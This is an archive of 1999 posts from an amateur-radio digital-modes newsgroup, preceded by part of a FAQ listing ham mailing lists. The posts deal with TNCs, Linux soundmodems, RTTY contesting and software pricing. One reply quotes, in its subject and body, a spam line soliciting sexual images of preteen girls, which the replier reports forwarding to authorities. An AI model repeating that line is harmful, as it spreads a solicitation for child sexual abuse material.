In addition to the mailing lists that mirror the Usenet newsgroups, there also are a few that stand alone. These cover specific areas of ham radio, and discussion is focused on just those areas. PLEASE BE SURE TO SAVE THE WELCOME MESSAGE YOU RECEIVE AFTER SUBSCRIBING -- IT WILL CONTAIN IMPORTANT INFO REGARDING UNSUBSCRIBING!

The cq-contest mailing list is for discussions of contesting in ham radio. To join, send an email to cq-contesting-request@contesting.com.

The DX mailing list covers the finer points of DXing. This one is also joined by mailing "subscribe" on a line by itself, this time to dx-request@unbc.edu.

There's also a VHF mailing list, for VHF operators of the weak signal persuasion. You can join this one be sending "subscribe vhf" on a line by itself to vhf-request@w6yx.stanford.edu.

The QRP-L list is devoted to building and operating gear at low-power outputs. To subscribe, send an email to listproc@lehigh.edu and only write: subscribe qrp-l Your Name.

The TopBand e-list is devoted to all areas of operation on 160m. To subscribe, send an email to majordomo@contesting.com and only write: subscribe topband and follow the instructions you'll be sent.
This site, contesting.com, also hosts a couple dozen other ham-related e-lists. Use the above address, and only write: lists to get the entire index.

The Boatanchors e-list is devoted to the older tube-based ham, military, and commercial communications gear. To subscribe, send an email to: listserv@listserv.tempe.gov and only write: subscribe boatanchors

For homebuilding transmitters and receivers using tube technology, there is the Glowbugs e-list; send an email to: majordomo@piobaire.mines.uidaho.edu and only write: subscribe glowbugs <your@address.here>

The VHF DX discussion list can be accessed by sending an email to: majordomo@blacksheep.org and only writing: subscribe VHF-DX-discuss.

We now have a list devoted to amateur radio history. To subscribe, send an email to: ham-radio-history-subscribe@egroups.com - leave the body of the message blank.

Qth.net hosts over 100 ham-related e-lists, including lists devoted to each state, manufacturer, mode, band - too many to state here. Send an email to majordomo@qth.net and only write: lists to get the complete index.

For one of the most complete indexes of email lists, see the excellent web site http://pw2.netcom.com/~ac6v/pageae.html

Please do NOT send subscription requests to the mailing lists themselves; that doesn't work very often, and is very annoying to those on the list. Also, please keep your electronic mail address current with any mailing lists you subscribe to, as dealing with returned email is a nuisance for the person maintaining the mailing list.

A Few Words on Crossposting
==========

Please do not crosspost messages to two or more groups unless there is genuine interest in both groups in the topic being discussed, and when you do, please include a header line of the form "Followup-To: group.name" in your article's

headers (before the first blank line). This will cause followups to your article to go to the group listed in the Followup-To: line. If you wish to have replies to go to you by email, rather than be posted, use the word "poster" instead of the name of a group. Such a line appears in the headers of this article.

One of the few examples of productive cross-posting is with the rec.radio.info newsgroup. To provide a filtered presentation of information articles, while still maintaining visibility in their home newsgroups, the moderator strongly encourages cross-posting. All information articles should be submitted to the rec.radio.info moderator so that he may simultaneously cross-post your information to the appropriate newsgroups. Most newsreaders will only present the article once, and network bandwidth is conserved since only one article is propagated. If you make regular informational postings, and have made arrangements with the moderator to post directly to the group, please cross-post as appropriate.

--
Jeffrey Herman, KH6O, and your friendly rec.radio.amateur working-group
jeffreyh@hawaii.edu

3151. DRSI DPK-2400

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-17 00:00:00 UTC
From: vk3jma@net2000.COM.AU
Message-ID: <3.0.6.32.19990717133825.007bae70@mail.net2000.com.au>
Source record: 17307

Hello,

I have recently purchased for the great sum of $AUS25 a DRSI DPK-2400
Packet TNC.

It is brand new but came with no manual.

The box is marked "Commercial Version".

I wonder if I would be able to find someone that may haev a copy of the
manual I could get a copy of & also, is DRSI's 2400 baud compatiable with
that used by say MFJ-2400 modems?

Regards

Mark

3152. Help: confused info on charger Kenwood (BC-10)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-17 00:00:00 UTC
From: kvenl@dds.nl
Message-ID: <7mpds5$7kc$1@nnrp1.deja.com>
Source record: 17308

--
Hello all!

Is there anyone who can give me more information about the
Compact charger BC-10 from Kenwood?
The manual contains a table with charging times.

But there is a error in it I suspect:

it says the BC-10 should charge for 1 hour, while the BC-11 (there
stated as the QUICK charger should need more time).

Does anyone have this thing or know more about it.
I use it for my battery packs for the TH-77.

Any comment would be welcomed!

Thanks a lot !

73

Kees, PD2KVE

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3153. Re: Please Confirm

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-17 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7mpeg2$2k7b$1@arachne.labyrinth.net.au>
Source record: 17309
Cross-posted to: rec.radio.amateur.digital.misc,alt.radio.scanner,rec.radio.scanner

In rec.radio.amateur.digital.misc Cathryn Mataga <cathryn@junglevision.com> wrote:
> My take on the ax25 soundmodem stuff in Linux, is that it doesn't
> use the Linux sound card code at all, but accesses the hardware
> directly -- as you need to tell the soundmodem itself where the sound

That's correct, it has its own sound card driver, for SB family and
also Windows Sound System. That means you can't use other sound cards with it,
even if they are supported for normal sound. But that's the majority of
sound cards anyway.

> card is and what kind you have. It says in the manual that it has
> trouble living alongside the Linux sound drivers, as a matter of
> fact. This is as of Redhat 6.0. My advice, and this is just from having

You can always use modules for sound and for the soundmodem. I did that
for quite a few months. I just bought a cheap TNC instead though.

> spent a few days banging on this thing, is that the best way to
> go is to go out and find and old genuine Creative Labs sound card,
> with the jumpers. Either a Sound Blaster or a SB Pro. The manual
> says something about SB16's having trouble at 9600 baud -- and I suspect
> this has something to do with the tone adjustment functions of the
> card gumming up the signals.

On the other hand, I think the driver doesn't support 9600 on the older
cards like the original SB -- the DSP is too underpowered or some such.

> Me, I haven't really figured out all of how Plug and Play and Linux
> act together -- err, at least it all seems screwy. With Linux, I've

I use a Plug and plug Vibra16C (SB16) for soundmodem here, works just fine.
Use isapnptools to set it up.

Indeed, protocols (like ax25) belong in the kernel. There's no need for
applications to duplicate the code.

Hamish
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

3154. Re: NOs for the Amiga

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-17 00:00:00 UTC
From: quans@technologist.com
Message-ID: <37903663.145256@news.free4all.co.uk>
Source record: 17310
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc,uk.adverts.computer

On Sun, 11 Jul 1999 14:06:58 +0100, "Martin John Hallsworth"
<Martin@g1gyc.demon.co.uk> wrote:

>Hello can any one point me towards executables or source code for
>NOS to run on an Amiga machine.
>sorry not sure what sort of Amiga it is I can get the information from my
>brother as he wants the software to run on his Amiga to get on to TCPIP
>packet
>
>Thanks
>Martin G1GYC
>

Martin I believe there was amiganos but not sure where you could get
however I believe linux works on the amiga so maybe thats an option by
the way if your interested the Amiga is being re-released with linux
as the OS!!

Simon g7poz

AX25: G7POZ@GB7POZ.#36.GBR.EU
AMPRNET: g7poz@gb7poz.ampr.org
Email: quans@technologist.com
or
SQuantrill@lotuscars.co.uk

3155. North American QSO Party, RTTY team address?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-17 00:00:00 UTC
From: "Andrew J. O'Brien" <obrienaj@netsync.net>
Message-ID: <7mpknulcs1@mica.netsync.net>
Source record: 17311

I sent a team entry via email to the address given in the rules for the NAQP RTTY CONTEST today but the email has been bounced back. Anyone know a why I can submit the team roster in advance of the contest?

Andy.

3156. Re: Please Confirm

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-17 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7p0p66.aus.nomail@linux.pe1chl.ampr.org>
Source record: 17312
Cross-posted to: rec.radio.amateur.digital.misc,alt.radio.scanner,rec.radio.scanner

Hamish Moffatt <hamish@rising.com.au> wrote:
>Indeed, protocols (like ax25) belong in the kernel. There's no need for
>applications to duplicate the code.

Of course, in that case the implementation of protocols in the kernel
should be of the quality achieved by applications and/or external devices.
Some work is to be done in this area in Linux!

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

3157. Re: Internet Gateways from HF:

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-17 00:00:00 UTC
From: David Wells <davew@cruzio.com>
Message-ID: <7mqcds$k9s@enews4.newsguy.com>
Source record: 17313

Check www.winlink.org

--
Dave KD6TO
w7epp wrote in message ...
>Hello Thanks for reading this. could you let me know the freq. of The
>gateways to the internet e-mail
>We will be on the road from time to time. The info I need is Freq.,,call
>signs,modes and any other info
>that would help. Thanks W7epp .> Woody. web page is
>www.thecartooner.com (Ham cartoons)
>
>

3158. Re: Internet Gateways from HF:

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-17 00:00:00 UTC
From: clarke@aztec.asu.edu
Message-ID: <7mqq3q$16h$1@news.asu.edu>
Source record: 17314

For a pretty good list of VHF Packet Gateways, try this one:

http://www.savin.org/gateways/

Jack VE3EED/W7
Chandler,AZ
--

3159. Re: Yaesu FT-2600M Packet performance

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-17 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7p1fa2.cmt.nomail@linux.pe1chl.ampr.org>
Source record: 17315
Cross-posted to: rec.radio.amateur.equipment,rec.radio.amateur.digital.misc

Dave G <Dave-broken@dcg.org> wrote:

>Sporting an easy to use dedicated data connector, we thought that the
>new Yaesu FT-2600M just might be useful for 9600 baud packet in our
>local TCP/IP network. The connector provides separate and isolated
>inputs and outputs for 9600 and 1200, plus Yaesu includes their DCS or
>Digital "PL" in the radio, a characteristic shared by the commercial
>radios we've used successfully (Ritron & Motorola).

>Unfortunately we were disappointed with the performance of this radio at
>9600. As near as we can tell, Yaesu fell short in two important areas:

This is the usual practice for Japanese FM radios... they put the
connector and the label on it because the buyer wants to see that, but
otherwise they are just as unsuitable for packet as the earlier models.

I have an FT-212RH and an FT-712RH and the characteristics are exactly as
you describe. Only you have to make the external connection yourself
before you'll find out!

BTW, 80ms txdelay is LONG. A local node uses an AEG/Telefunken "Telecar"
commercial trx and it works well at 20ms, txdelay set to 30ms to allow
for some extra delay at the receive end. It also features DC-coupling
of the modulation! A variable DC voltage on the input lets you tune it
a few KHz up and down. Ideal for 9k6!

Tekk transceivers are similarly fast. 10ms would probably work as well
but the timing is done in 10ms steps and has a 10ms uncertainty.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

3160. @ sound cards under windows

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-17 00:00:00 UTC
From: Martin John Hallsworth <Martin@g1gyc.demon.co.uk>
Message-ID: <932247175.12510.0.nnrp-02.9e98acde@news.demon.co.uk>
Source record: 17316
Cross-posted to: alt.os.windows95,rec.radio.amateur.digital.misc

Hi I remember some one asking in one of the news groups if it was possible
to
run 2 sound cards under windows 95.
I would like to try this and so has any one got any where with this ?
my reason, sound cards can be used to make a very cheap digital /
storage volt meter / oscilloscope / spectrum analyser out of a PC and I was
thinking of say 2 cards = 2 channels ?

so has any one tried it ? and if so with (or without) what success ?

cheers Martin G1GYC

3161. any groups dedicated to CW??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-18 00:00:00 UTC
From: jfenn@lava.net
Message-ID: <7mrrl6$o23$1@mochi.lava.net>
Source record: 17317

Are there any usergroups that are dedicated to
"continuous wave"? (also known as CW)
I would like to start one for the many silent cw operators that
are still able to walk talk chew the fat and arent interested
in DX or contests of any kind??
Joe (aka kilroy)

--
****
* jfenn@lava.net *
* Ham KH6JF (since '37) *
* MARS (AARS) ABM6JF (since '40) *
* WW2 Vet ARMY SIGNAL CORPS *
****

3162. Re: NOs for the Amiga

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-18 00:00:00 UTC
From: Dave 2E1FXN <2e1fxn@bigfoot.com>
Message-ID: <Zijk3.1286$Yl.1297@wards>
Source record: 17318
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc,uk.adverts.computer

Simon Quantrill <quans@technologist.com> wrote in message
news:37903663.145256@news.free4all.co.uk...
> On Sun, 11 Jul 1999 14:06:58 +0100, "Martin John Hallsworth"
> <Martin@g1gyc.demon.co.uk> wrote:
>
> >Hello can any one point me towards executables or source code for
> >NOS to run on an Amiga machine.
> >sorry not sure what sort of Amiga it is I can get the information from my
> >brother as he wants the software to run on his Amiga to get on to TCPIP
> >packet
> >
> >Thanks
> >Martin G1GYC
> >
>
> Martin I believe there was amiganos but not sure where you could get
> however I believe linux works on the amiga so maybe thats an option by
> the way if your interested the Amiga is being re-released with linux
> as the OS!!
>
> Simon g7poz
>
> AX25: G7POZ@GB7POZ.#36.GBR.EU
> AMPRNET: g7poz@gb7poz.ampr.org
> Email: quans@technologist.com
> or
> SQuantrill@lotuscars.co.uk

There is a version of AmigaNOS on my website http://www.bigfoot.com/~2e1fxn
plus loads of other software for the Amiga.
73 de Dave, 2e1fxn@bigfoot.com

3163. RTTY Contesting

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-18 00:00:00 UTC
From: "Andrew J. O'Brien" <obrienaj@netsync.net>
Message-ID: <7msj40ugn1@mica.netsync.net>
Source record: 17319

Well, I dabbled in my first RTTY contest yesterday, working a couple of dozen stations on 25 and 20 meters before the heat got me and I went to bed early.

RTTY contesting is quite different from the phone contesting experience. It seems we are dependent on software to tune in the signal and also do a good job or printing legible text under poor conditions, as opposed to relying on trained ears to dig out the warbled SSB signals. I got lots of practice at tuning in RTTY signals, I have done it before but doing so quickly under contest conditions is a whole new skill set.

I used the demo version of MIXW32 for software and I think it did a good job, certainly the macros I programmed helped a lot. I had several stations with S8-9 signals that printed out only 30% copy so I am not sure if that was do to QRM, poor tuning by me, or a software problem .

I am still giggling at myself, I ,for some foolish reason, called CQ on 15M at one point and immediately got a mini-pile up of 5-6 stations, mostly from Italy. I quickly learned how having absolutely NO experience of copying multiple signals on RTTY was a problem and I soon went back to the more comfortable hunt and peck method.

Since anyone with a stable rig and a PC with soundcard can now do RTTY , PSK, and SSTV (no TNC required), I would urge you to try it out for fun. I had lots of fun, worked several new countries, and will be there again at the next digital contest.

73 de Andy KB2EOQ.

3164. Re: RTTY Contesting

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-18 00:00:00 UTC
From: Butch Magee <butchkay@netdoor.com>
Message-ID: <37920EBA.A6C75D20@netdoor.com>
Source record: 17320

Who did you work on 25mtrs? FCC, CIA?

"Andrew J. O'Brien" wrote:

> Well, I dabbled in my first RTTY contest yesterday, working a couple of
> dozen stations on 25 and 20 meters before the heat got me and I went to bed
> early.
>
> RTTY contesting is quite different from the phone contesting experience.
> It seems we are dependent on software to tune in the signal and also do a
> good job or printing legible text under poor conditions, as opposed to
> relying on trained ears to dig out the warbled SSB signals. I got lots of
> practice at tuning in RTTY signals, I have done it before but doing so
> quickly under contest conditions is a whole new skill set.
>
> I used the demo version of MIXW32 for software and I think it did a good
> job, certainly the macros I programmed helped a lot. I had several stations
> with S8-9 signals that printed out only 30% copy so I am not sure if that
> was do to QRM, poor tuning by me, or a software problem .
>
> I am still giggling at myself, I ,for some foolish reason, called CQ on 15M
> at one point and immediately got a mini-pile up of 5-6 stations, mostly from
> Italy. I quickly learned how having absolutely NO experience of copying
> multiple signals on RTTY was a problem and I soon went back to the more
> comfortable hunt and peck method.
>
> Since anyone with a stable rig and a PC with soundcard can now do RTTY ,
> PSK, and SSTV (no TNC required), I would urge you to try it out for fun. I
> had lots of fun, worked several new countries, and will be there again at
> the next digital contest.
>
> 73 de Andy KB2EOQ.

3165. Re: RTTY Contesting

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-18 00:00:00 UTC
From: mikehaack@aol.com
Message-ID: <19990718143725.25266.00001278@ng-ce1.aol.com>
Source record: 17321

Something tells me that he Meant 15 and 20 meters.

And congrats Andy, Welcome to one of the friendliest groups in Amateur Radio--
Rtty Contesters.

73 Cu In the Pileups

Mike WB9B

3166. Linux and PK-232

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-18 00:00:00 UTC
From: Oris <oris@dirtball.com>
Message-ID: <37922DCA.13FD@dirtball.com>
Source record: 17322

Does anyone know of the program that I can use and talk to my TNC and other stations via the TNC RTTY AMTOR PAKTOR PACKET etc etc etc etc...? I would also be able to talk to that TNC from a remote location on my network. I have a P-75 box with 32 megs of ram and a 1200M hard drive. I'm running 2.9.9 (venus). I have it setup and ready to go. I would like to know if there is a script to set up a telnet path to the internet via this Linux box and my router linux box.
I run a Linux box as a router for my Network and the internet. Its a P-233 with 64 megs of ram and a 8 gig hard drive. Please email me with infor because I never know if my newsserver is going to crash they seem to be having problems
Thankyou
Oris
N3CND
--

http://www.dirtball.com

97.1 Basis and purpose.
(d) Expansion of the existing reservoir within the amateur radio SERVICE of trained operators, technicians, and electronics experts.

3167. Re: I HAVE LOTS OF PIC OF PRETEEN GIRLS SNED ME YOURS AND ILL SEND YOU SOME TO

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-18 00:00:00 UTC
From: Oris <oris@dirtball.com>
Message-ID: <37922EA4.6B29@dirtball.com>
Source record: 17323

XXMITTER wrote:
>
> I HAVE LOTS OF PIC OF PRETEEN GIRLS SNED ME YOURS AND ILL SEND YOU SOME TO
I foewarded it to Riley Hollingsworth and asked him if he would forward
it to the proper authorities
Oris
--

http://www.dirtball.com

97.1 Basis and purpose.
(d) Expansion of the existing reservoir within the amateur radio
SERVICE of trained operators, technicians, and electronics experts.

3168. Re: Linux and PK-232

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-18 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <3792432D.2D8FE025@junglevision.com>
Source record: 17324

I just use a program called 'minicom' -- its just a plain
modem program -- designed for dialing BBS's, I guess -- but it
works okay for the PK232, as along as you can remember the
cammands -- and to press ctrl-z to switch from transmit to
receive in Pactor. It also works over the internet, and I
can telnet into my house and operate pactor -- theoretically.
Though I have no way of knowing whether I'm CQ'ing over someone
else's signal, so I haven't tried this. I recommend getting
a better telnet client than the ones that comes with Windows
if you want to call in from Windows. I use a program called ewan.

Oris wrote:
>
> Does anyone know of the program that I can use and talk to my TNC and
> other stations via the TNC RTTY AMTOR PAKTOR PACKET etc etc etc etc...?
> I would also be able to talk to that TNC from a remote location on my
> network. I have a P-75 box with 32 megs of ram and a 1200M hard drive.
> I'm running 2.9.9 (venus). I have it setup and ready to go. I would like
> to know if there is a script to set up a telnet path to the internet via
> this Linux box and my router linux box.
> I run a Linux box as a router for my Network and the internet. Its a
> P-233 with 64 megs of ram and a 8 gig hard drive. Please email me with
> infor because I never know if my newsserver is going to crash they seem
> to be having problems
> Thankyou
> Oris
> N3CND
> --
>
> http://www.dirtball.com
>
> 97.1 Basis and purpose.
> (d) Expansion of the existing reservoir within the amateur radio
> SERVICE of trained operators, technicians, and electronics experts.

--

http://www.junglevision.com

>You've come a long way baby,
>To get where you've got to -- today!
>You've got your own cigarette now, baby,
>You've come a long, long way.

3169. Re: any groups dedicated to CW??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-18 00:00:00 UTC
From: Butch Magee <butchkay@netdoor.com>
Message-ID: <37926FCC.5DAE7FEC@netdoor.com>
Source record: 17325

Lemme get this ...start a chat group for SKs? Izzat' about right?

3170. Re: Linux and PK-232

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-18 00:00:00 UTC
From: Oris <oris@dirtball.com>
Message-ID: <37929FA7.5FDD@dirtball.com>
Source record: 17326

Cathryn Mataga wrote:
>
> I just use a program called 'minicom' -- its just a plain
> modem program -- designed for dialing BBS's, I guess -- but it
> works okay for the PK232, as along as you can remember the
> cammands -- and to press ctrl-z to switch from transmit to
> receive in Pactor. It also works over the internet, and I
> can telnet into my house and operate pactor -- theoretically.
> Though I have no way of knowing whether I'm CQ'ing over someone
> else's signal, so I haven't tried this. I recommend getting
> a better telnet client than the ones that comes with Windows
> if you want to call in from Windows. I use a program called ewan.
>
> Oris wrote:
> >
> > Does anyone know of the program that I can use and talk to my TNC and
> > other stations via the TNC RTTY AMTOR PAKTOR PACKET etc etc etc etc...?
> > I would also be able to talk to that TNC from a remote location on my
> > network. I have a P-75 box with 32 megs of ram and a 1200M hard drive.
> > I'm running 2.9.9 (venus). I have it setup and ready to go. I would like
> > to know if there is a script to set up a telnet path to the internet via
> > this Linux box and my router linux box.
> > I run a Linux box as a router for my Network and the internet. Its a
> > P-233 with 64 megs of ram and a 8 gig hard drive. Please email me with
> > infor because I never know if my newsserver is going to crash they seem
> > to be having problems
> > Thankyou
> > Oris
> > N3CND
> > --
> >
> > http://www.dirtball.com
> >
> > 97.1 Basis and purpose.
> > (d) Expansion of the existing reservoir within the amateur radio
> > SERVICE of trained operators, technicians, and electronics experts.
>
> --
>
> http://www.junglevision.com
>
> ---
> >You've come a long way baby,
> >To get where you've got to -- today!

> >You've got your own cigarette now, baby,
> >You've come a long, long way.
Yea
I figure out minicom this afternoon. Its great! I haven't figured out
how to get the color right on the host box. mfcolor is private but it
global. I haven't been able to find mfcolor to get the screen the way I
want it. I can work the packet box out in the shop from the computer
here at the house. I don't think one can get to it via the internet
because of my router box. Unless one would telnet into my router box
then activate telnet on that box. I think I could do it but no one else
can. I don't think on can access the internet though minicom. Though it
would bew neat to set a airlink up. I wish I could get the colors beter
than black and white. I tried to change then in minicom setup but I keep
getting that message about mfcolor being private but something was
globol

thanks and 73 from Oris
--

http://www.dirtball.com

97.1 Basis and purpose.
(d) Expansion of the existing reservoir within the amateur radio
SERVICE of trained operators, technicians, and electronics experts.

3171. Re: Linux and PK-232

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-19 00:00:00 UTC
From: "Jeffrey M. Swiger" <N8NOE@Ameritech.Net>
Message-ID: <3792B35D.178266E@Ameritech.Net>
Source record: 17327

Ain't Linux Cool! I'm looking to connect my FT-847 & PK-232, but will be running this with my logging also.. more than likly on a DOS box.. Keep Linux alive... 73 Jeff

" What A LONG Strange Trip It's Been! "
Jeffrey M. Swiger
*** N8NOE ***
(Linux Redhat 5.2)

3172. Be informed! Top sat-news & media-news and listings for free

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-19 00:00:00 UTC
From: Stefan Hagedorn <stefan@sat-hagedorn.de>
Message-ID: <01bed13c$0addbee0$0100007f@stefan>
Source record: 17328
Cross-posted to: it.hobby.satellite-tv.digitale,rec.radio.amateur.digital.misc,rec.radio.amateur.dx

Transponder NEWS - http://www.sat-hagedorn.de
SATELLITE- & MEDIA-NEWS FOR FREE
If you want to receive latest sat-news and transponder-listings, here's
a special information for you.

You can join to the highly informative sat information-service (currently
20 000 members worldwide) Be member of the news-source no. 1!

> Top-storys in Transponder NEWS ("sat-stefan") - 18.7.99
* KOPENIKUS DFS 2 FM2: NBC Europe/GIGA TV has stopped
* Designer Channel will start for members of Sky Digital
* Details about PREMIERE WORLD - launch on 1 October 1999
* EUTELSAT W2: Porn-channel Amore TV has launched in D2 MAC/Eurocrypt
* Hot Bird 5: TV Bulgaria is back in PAL clear
* Hot Bird 5: Radio Gal Israel has started digital transmission
* Hot Bird 5: Porn-channels Venus TV comes now digital too
* Hot Bird 3: Radio Max / Merkur from Austria is testing in MPEG2
* Hot Bird 5: TV Bulgaria and Radio Horisont are back in digital mode too
* EUTELSAT W2: Discovery Channel Turkey comes now digital free-to-air
* SIRIUS 2: SVT Europa seems to has launched as SCPC-signal in MPEG2 clear
* CANAL+ Blaa plan to start for digital viewers on 1 Septemer
* THOR II A: TV 2 Norge has started in D2 MAC/Eurocrypt
* AMOS 1: Sport-tv Hungarosport no longer present
* TELECOM 2 D: New parameters for TELE 24 Switzerland
* EUTELSAT will take-over France Telecom bird TELECOM 2 A at 8° West

If you want to receive all media- and satellite-news - analogue and
digital - be member of the follow mailinglists:

> "sat-stefan": latest sat- and media-news in Transponder NEWS:
all programm-news, digital and analogue feeds, clear sport-feeds for
pay-tv programmes and more (in English and German)

> "sat-stefan-tab": latest analogue and digital transponder-listings wit
all relevant parameters (ADR, MPEG2, PAL, D2 MAC...)

> "sat-help" - all anwers for your questions and problems about sat-stuff.
Problems or questions - drop an eMail. Answers are available in these list!

SUBSCRIBE via online-form: http://www.sat-hagedorn.de/subscribe.htm
or send an eMail to stefan@sat-hagedorn.de or DXStefan@aol.com

3173. Wefax '99, Preview version 1.0 on the web!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-19 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <#yOVhTf0#GA.318@cpmsnbbsa05>
Source record: 17329

WeFax ⊠99 for Windows 95, Windows 98 and Windows NT RELEASED!.

New program available now!

Muscle Shoals, Alabama. July 19, 1999

Creative Services Software announces WeFax ⊠99 , a new 32 bit Windows WeFax program for the Kantronics TNCs is available now in Preview. The cost for the program is $49.95 and it includes free updates to all 1.x releases.

A demo version of the program can be downloaded from http://www.cssincorp.com/wefax.

The black and white weather facsimile charts , referred to as ⊠WEFAX⊠ by HF radio operators, have been transmitted by shore stations for years and received by commercial ships, yachts, and radio amateurs. This allows yachts, marine and weather observers to get images of current weather conditions where no telephone or television is available.

The program takes advantage of the WEFAX mode of the Kantronics line of TNC⊠ s. It will allow the user to save the transmissions in .BMP (bitmap) format, print the transmission to any Windows printer, or email it via the Internet.

WeFax ⊠99 is written in robust C++ using the Microsoft Foundation Class library.

Creative Services Software is on the web at http://www.cssincorp.com. The product can be ordered directly from CSS at 256-381-6100 or purchased through your favorite dealer.

Windows, Windows 95 and Windows NT are Registered Trademarks of Microsoft Corporation.

3174. Re: Sofware question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-19 00:00:00 UTC
From: csmolinski@erols.com
Message-ID: <csmolinski-ya02408000R1907992113190001@news.erols.com>
Source record: 17330
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc

My appologies in advance for what may appear to be some ranting on my part, but attitudes like this are exactly why there's such a shortage of ham radio related software...

In article <3797ee29.722192967@news.alt.net>, ke8hh@arrl.net wrote:
> Does anyone know of a program or group of programs that meet the
> following criteria?
>
> 1. Run under Windows 95/98/NT as true Windows programs, not DOS
> boxes.

I'd suggest taking a look at MultiMode, http://www.blackcatsystems.com/software/multimode.html, but you're running the wrong OS. ;-)

> 2. Make use of the soundcard and/or the RS-232 interface to
> connect to a modern rig (in my personal case, a Yaesu FT-920), rather
> than requiring an external MPC.

Yep, sound input...

> 3. Provide both receive _and_ transmit for CW & RTTY (and,
> ideally, for SSTV as well).

Of course, plus ACARS, FAX, several tone modes (DTMF, EIA, CCIR, etc), SITOR, FFT, Hell, PSK31, and more.

> 4. Are priced no higher than the average commercial utility
> software (i.e., the idea that a relatively simple communications program
> should cost more than First Aid 2000, Norton Utilities, or a multi-disk
> application suite is absurd).

Since it's so simple to write, I presume you've already started work on it, and should be releasing it later this week? But to answer your question, it's only $45.

> 5. (If available by download) are available in shareware format
> that conforms to the AASP standards (i.e., no "cripple-ware," all
> functions must perform as described, no "limited operation time," under
> which the program shuts down after a certain number of minutes, days of
> operation, or number of uses, no constant and unreasonable "nag
> screens").

So people can download it, and use it forever, without compensating the author for his efforts? How long are you going to evaluate it for, 10 years? It's a proven fact that "pure shareware" doesn't work. I've tried

it. As soon as I "crippled" my software (purely by adding a small nag and session timeout, although you can run it as many times as you want), my registration rates more than tripled. You do the math.

> Perhaps I'm naive, but it seems absurd that nearly all the
> software available for hams (who are, theoretically, interested in the
> hobby from a non-commercial basis and who are all, again theoretically,
> interested in state-of-the-art communications forms and technology) is
> either priced higher than software designed for commercial purposes or
> uses years-old technology (DOS) instead of attempting to use modern
> equipment.

How do you go from ham radio being "non commercial" to the idea that those who write ham related software should be slaves, working for free? Or actually, at a loss. Now, if you'd care to buy the compilers and other programming packages, copies of all the programming books, supply the computers and other hardware necessary to write, debug, and test the software, as well as fund the internet sites that host the ftp download areas, and pay the bills for the ISP that provides dialup so said ham software can be uploaded for you to download, send me some email and we'll talk.

I guess you've also contacted Kenwood, Icom, and others, informing them that they too should stop making a profit from their business activities?

73's
Chris

--
Check out Black Cat Systems for radio (pirate, spy numbers) and Mac software. http://www.blackcatsystems.com

The Numbers Racket - a CD-ROM of Spy Numbers stations, info available at http://www.blackcatsystems.com/numbers

3175. Re: Sofware question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-19 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <7n0m8a$9re$1@autumn.news.rcn.net>
Source record: 17331
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc

> 4. Are priced no higher than the average commercial utility
> software (i.e., the idea that a relatively simple communications
program
> should cost more than First Aid 2000, Norton Utilities, or a
multi-disk
> application suite is absurd).

It's not absurd, it's economics. The more copies you sell the less you have to charge to cover your costs plus a reasonable profit. Amateur radio is a limited market therefore you have to charge more per copy unless you're willing to work for free. Actually, amateur programs are extremely economical considering the limited sales potential. I doubt anyone has ever gotten rich writing software for ham radio (personally, I figure I have worked for about ten cents an hour). I've seen programs for other limited markets that sell for a thousand or more dollars per copy. I'm sure Norton Utilities took a lot more time to write than some of these but then Norton sells a lot more copies. The problem is that people who don't understand programming and software development perceive that the value of software is about the cost of the floppy disk it comes on.

3176. Arizona Amateur Radio State Convention - July 23,24,25

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-19 00:00:00 UTC
From: Auto Reply <auto-reply@excite.com>
Message-ID: <99Sk3.715$vN3.24869@typhoon-sf.snfc21.pbi.net>
Source record: 17332
